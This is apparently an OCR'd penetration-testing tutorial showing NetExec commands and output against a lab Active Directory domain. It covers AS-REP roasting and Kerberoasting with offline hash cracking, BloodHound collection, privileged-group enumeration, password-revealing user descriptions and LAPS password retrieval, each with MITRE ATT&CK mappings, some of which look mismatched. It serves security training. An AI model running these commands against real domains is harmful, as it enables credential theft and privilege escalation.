
Purpose:
ASREPRoasting exploits **accounts** that do not require **Kerberos pre-authentication** to extract **service ticket hashes**, which can then be **cracked offline**.

Without Authentication:

```
nxc ldap 192.168.1.48 -u yashika -p '' --asreproast output.txt
```




```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u yashika -p '' --asreproast output.txt
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019
LDAP        192.168.1.48    445    DC               $krb5asrep$23$yashika@IGNITE
21d09012bd629be38c79311531dd8015f9f9055ab7cdb8e36ed0e44f617dd6e04e581f6ee6acbfb4
2948f5094e9958a4083ffd4110100c8b01e7c08bb08757793d9aa13e47dbe9720c4681af094b8a10
24ab54dd7df39f60f269b5b1d
```



```
┌──(root㉿kali)-[~]
└─# john -w=/usr/share/wordlists/rockyou.txt output.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/2
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1       ($krb5asrep$23$yashika@IGNITE.LOCAL)
1g 0:00:00:01 DONE (2024-12-25 03:18) 0.7246g/s 1524Kp/s 1524Kc/s
Use the "--show" option to display all of the cracked passwords re
Session completed.
```

With a list of users:

```
nxc ldap 192.168.1.48 -u "users.txt" -p '' --asreproast output.txt
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u "users.txt" -p '' --asreproast output.txt
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build
LDAP        192.168.1.48    445    DC               $krb5asrep$23$yashika@IGNITE.LOCAL:
1f5cb8d36519d97be9cf49d57cfe8f7082455d9fb2ce9c54fea17029f34868dd3ec2dbd17f10046a7bd63d0
408223c6fa4facc21968b67d5af6dddbf25ca3ea89b95ab6d65b4a72875d43e4bc56d73ad9b4d86165e3747
42b5e44649248d43d47b1321b
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos dat
```

Explanation:

- --asreproast output.txt: Extracts ASREP (Kerberos Pre-Authentication) hashes and saves them to output.txt.
- --dns-server: Specifies the DNS server to resolve domain names.


MITRE ATT&CK Mapping:

T1558.001 - Kerberos Ticket Extraction.

Find Domain SID

Purpose:
Retrieves the Domain Security Identifier (SID), which is a unique identifier for the domain.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --get-sid
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --get-sid
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:D
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               Domain SID S-1-5-21-798084426-3415456680-3274829403
```


MITRE ATT&CK Mapping:

T1071 - Application Layer Protocol: LDAP. The Domain SID is important for NTLM relay and privilege escalation attacks.

Admin Count Enumeration

Purpose:
Identifies high-privilege accounts such as Domain Admins by checking the AdminCount attribute.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --admin-count
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --admin-count
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 B
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@
LDAP        192.168.1.48    389    DC               Administrator
LDAP        192.168.1.48    389    DC               Administrators
LDAP        192.168.1.48    389    DC               Print Operators
LDAP        192.168.1.48    389    DC               Backup Operators
LDAP        192.168.1.48    389    DC               Replicator
LDAP        192.168.1.48    389    DC               krbtgt
LDAP        192.168.1.48    389    DC               Domain Controllers
LDAP        192.168.1.48    389    DC               Schema Admins
LDAP        192.168.1.48    389    DC               Enterprise Admins
LDAP        192.168.1.48    389    DC               Domain Admins
LDAP        192.168.1.48    389    DC               Server Operators
LDAP        192.168.1.48    389    DC               Account Operators
LDAP        192.168.1.48    389    DC               Read-only Domain Controllers
LDAP        192.168.1.48    389    DC               Key Admins
LDAP        192.168.1.48    389    DC               Enterprise Key Admins
LDAP        192.168.1.48    389    DC               raj
LDAP        192.168.1.48    389    DC               hulk
```


MITRE ATT&CK Mapping:

T1087 - Account Discovery.

Kerberoasting

Purpose:
Kerberoasting extracts service account hashes by requesting service tickets for accounts with SPNs (Service Principal Names).

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --kerberoasting hash.txt
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --kerberoasting hash.txt
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               Bypassing disabled account krbtgt
LDAP        192.168.1.48    389    DC               [*] Total of records returned 1
LDAP        192.168.1.48    389    DC               sAMAccountName: vipin memberOf:  pwdLastSet:
LDAP        192.168.1.48    389    DC               $krb5tgs$23$*vipin$IGNITE.LOCAL$ignite.local/
942aac4161acd1395e9f690e94da8c533a18d90a723e4ef92ac197f78a9a56ebb48d774430432fc76d20cae85f140a27f
d01d24b06ad380e80f1ae3a9c97dbbcefd5c40e489f72e98fbf488f7f28b5c1962af3fc4409f6f07edb685418be45a731
92b93ab95bb1bf066479a396a9817d38518a8cb5e10990fbe9bca82b5cb70fad9eb99733590408a758a67a9f5e3deca2d
8e49b72b8ae27eda972307f5fed180dac7bf272b570f4f5cf769b09ffd28314a1f52ec69426f5fc568be773ddc1dbe167
62290717ccd6b9e9eca4e1b9f814a82fbe0b351ad97c83df8a926c9edb014b057779e8084a66abe0c2b49c47035ae0fcf
cad7585706571c5d15ef295b5bdc656aa91135ff8d1807c22136c0b1d649283e367ee4b5ebbafa004a845bac42b034dfd
ffcc0a055510dd0a5cf470a5b496e8ab41ec0a1eefd7be634fd9b3281a28ec7ffd40ccd8c854c41feb67d8b8aa39174c6
7d889c386310509d39ca5c2f4964067399b83690905d97507e03f8ada968542532ddbd933d807aa0dc3413ad313c1ecad
3147fb528f926d9e25995110258956ce83b177da2a39428da5a148bebe8fb7f4d44393d9dbcc553c60b6d7bc24daf643f
```


MITRE ATT&CK Mapping:

T1558.001 - Kerberos Ticket Extraction.

BloodHound Ingestor

Purpose:
The BloodHound ingestor is used to collect data for use in BloodHound, a tool for mapping AD attack paths.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 --bloodhound --collection All --dns-server 192.168.1.48
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 --bloodhound --collection All --dns-server 192.168.1.48
SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignite.local) (signing:Tru
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LDAP        192.168.1.48    389    DC               Resolved collection methods: session, rdp, trusts, localadmin, group, dcom, acl, psremote
LDAP        192.168.1.48    389    DC               Done in 00M 01S
LDAP        192.168.1.48    389    DC               Compressing output into /root/.nxc/logs/DC_192.168.1.48_2024-12-25_033531_bloodhound.zip
```


MITRE ATT&CK Mapping:

T1087 - Account Discovery.

User Description Enumeration

Purpose:
Enumerates the user descriptions for identifying potential sensitive information.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M user-desc
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M user-desc
SMB         192.168.1.48    445    DC             [*] Windows 10 / Server 2019 Build 17
LDAP        192.168.1.48    389    DC             [+] ignite.local\raj:Password@1
USER-DESC   192.168.1.48    389    DC             User: krbtgt - Description: Key Distr
USER-DESC   192.168.1.48    389    DC             Saved 4 user descriptions to /root/.n

┌──(root㉿kali)-[~]
└─# cat /root/.nxc/logs/UserDesc-192.168.1.48-20241225_125321.log
User:                     Description:
Administrator             Built-in account for administering the computer/domain
Guest                     Built-in account for guest access to the computer/domain
krbtgt                    Key Distribution Center Service Account
yashika                   ASRep Roast
```


MITRE ATT&CK Mapping:

T1087 - Account Discovery.

WhoAmI Command

Purpose:
The whoami command retrieves the current authenticated user in the session.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M whoami
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M whoami
SMB         192.168.1.48    445    DC             [*] Windows 10 / Server 2019 Bu
LDAP        192.168.1.48    389    DC             [+] ignite.local\raj:Password@1
WHOAMI      192.168.1.48    389    DC             distinguishedName: CN=raj,CN=Us
WHOAMI      192.168.1.48    389    DC             name: raj
WHOAMI      192.168.1.48    389    DC             Enabled: Yes
WHOAMI      192.168.1.48    389    DC             Password Never Expires: No
WHOAMI      192.168.1.48    389    DC             Last logon: 133795930510043037
WHOAMI      192.168.1.48    389    DC             pwdLastSet: 133793264808342876
WHOAMI      192.168.1.48    389    DC             logonCount: 15
WHOAMI      192.168.1.48    389    DC             sAMAccountName: raj
```


MITRE ATT&CK Mapping:

T1087 - Account Discovery.

Enumerating Group Membership

Purpose:
This command is used to enumerate the groups that a specific user is a member of. This helps identify high-privilege groups and lateral movement opportunities.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M groupmembership -o USER="ankur"
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M groupmembership -o USER="ankur"
SMB          192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 177
LDAP         192.168.1.48    389    DC              [+] ignite.local\raj:Password@1
GROUPMEM ... 192.168.1.48    389    DC              [+] User: ankur is member of following
GROUPMEM ... 192.168.1.48    389    DC              Domain Admins
GROUPMEM ... 192.168.1.48    389    DC              Domain Users
```

Explanation:

- -M groupmembership: Enumerates the groups that the specified user is a member of.
- -o USER="ankur": Specifies the username for which group membership is being queried.

MITRE ATT&CK Mapping:


- **T1087** - Account Discovery.
- **T1075** - Pass the Hash (can be used to escalate privileges within group memberships).

Group Members Enumeration

Purpose:
This command allows you to enumerate the members of a specific group, such as "Domain Admins" or "Domain Users," which can reveal key targets for attacks.

Enumerating members of "Domain Users


```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M group-mem -o GROUP="Domain users"
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M group-mem -o GROUP="Domain users"
SMB          192.168.1.48    445    DC              [*] Windows 10 / Server 2019 Build 1776
LDAP         192.168.1.48    389    DC              [+] ignite.local\raj:Password@1
GROUP-MEM    192.168.1.48    389    DC              [+] Found the following members of the
GROUP-MEM    192.168.1.48    389    DC              Administrator
GROUP-MEM    192.168.1.48    389    DC              krbtgt
GROUP-MEM    192.168.1.48    389    DC              raj
GROUP-MEM    192.168.1.48    389    DC              ankit
GROUP-MEM    192.168.1.48    389    DC              aarti
GROUP-MEM    192.168.1.48    389    DC              ankur
GROUP-MEM    192.168.1.48    389    DC              nishant
GROUP-MEM    192.168.1.48    389    DC              vipin
GROUP-MEM    192.168.1.48    389    DC              anu
GROUP-MEM    192.168.1.48    389    DC              priya
GROUP-MEM    192.168.1.48    389    DC              user1
GROUP-MEM    192.168.1.48    389    DC              user2
GROUP-MEM    192.168.1.48    389    DC              hulk
GROUP-MEM    192.168.1.48    389    DC              yashika
GROUP-MEM    192.168.1.48    389    DC              raaz
```

Enumerating members of "Domain Admins":

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M group-mem -o GROUP="Domain admins"
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1  -M group-mem -o GROUP="Domain admins"
SMB          192.168.1.48    445    DC            [*] Windows 10 / Server 2019 Build 17763
LDAP         192.168.1.48    389    DC            [+] ignite.local\raj:Password@1
GROUP-MEM    192.168.1.48    389    DC            [+] Found the following members of the Do
GROUP-MEM    192.168.1.48    389    DC            Administrator
GROUP-MEM    192.168.1.48    389    DC            ankur
```

Explanation:

- -M group-mem: Enumerates the members of a specific group.
- -o GROUP="Group Name": Specifies the group to query (e.g., "Domain Admins").


MITRE ATT&CK Mapping:

T1087 - Account Discovery.

Machine Account Quota

Purpose:
This command checks the quota for creating machine accounts in Active Directory, which can be useful for identifying potential opportunities for creating rogue machines or bypassing group policies.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M maq
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M maq
SMB          192.168.1.48    445    DC            [*] Windows 10 / Server 2019 Build
LDAP         192.168.1.48    389    DC            [+] ignite.local\raj:Password@1
MAQ          192.168.1.48    389    DC            [*] Getting the MachineAccountQuota
MAQ          192.168.1.48    389    DC            MachineAccountQuota: 10
```


MITRE ATT&CK Mapping:

T1077 - Windows Admin Shares (creating machine accounts to gain access).

Get User Descriptions

Purpose:
This command enumerates the descriptions associated with user accounts, which can sometimes contain valuable information such as roles, responsibilities, or even credentials.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-desc-users
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M get-desc-users
SMB          192.168.1.48    445    DC         [*] Windows 10 / Server 2019 Build 17763 x64 (nam
LDAP         192.168.1.48    389    DC         [+] ignite.local\raj:Password@1
GET-DESC ... 192.168.1.48    389    DC         [+] Found following users:
GET-DESC ... 192.168.1.48    389    DC         User: Administrator description: Built-in account
GET-DESC ... 192.168.1.48    389    DC         User: Guest description: Built-in account for gue
GET-DESC ... 192.168.1.48    389    DC         User: krbtgt description: Key Distribution Center
GET-DESC ... 192.168.1.48    389    DC         User: aarti description: Password: Password@123
GET-DESC ... 192.168.1.48    389    DC         User: yashika description: ASRep Roast
```


MITRE ATT&CK Mapping:

T1087 - Account Discovery.

LAPS Enumeration

Purpose:
LAPS (Local Administrator Password Solution) is a Microsoft solution that randomizes and stores local administrator passwords. This command retrieves the LAPS password for local administrator accounts.

```
nxc ldap 192.168.1.48 -u raj -p Password@1 -M laps
```



```
┌──(root㉿kali)-[~]
└─# nxc ldap 192.168.1.48 -u raj -p Password@1 -M laps

SMB         192.168.1.48    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:ignit
LDAP        192.168.1.48    389    DC               [+] ignite.local\raj:Password@1
LAPS        192.168.1.48    389    DC               [*] Getting LAPS Passwords
LAPS        192.168.1.48    389    DC               Computer:MSEDGEWIN10$ User:                Password:/[ezL6hboW0INQ
```


MITRE ATT&CK Mapping:

- **T1087** - Account Discovery.
- **T1110** - Brute Force (to brute force local administrator passwords).

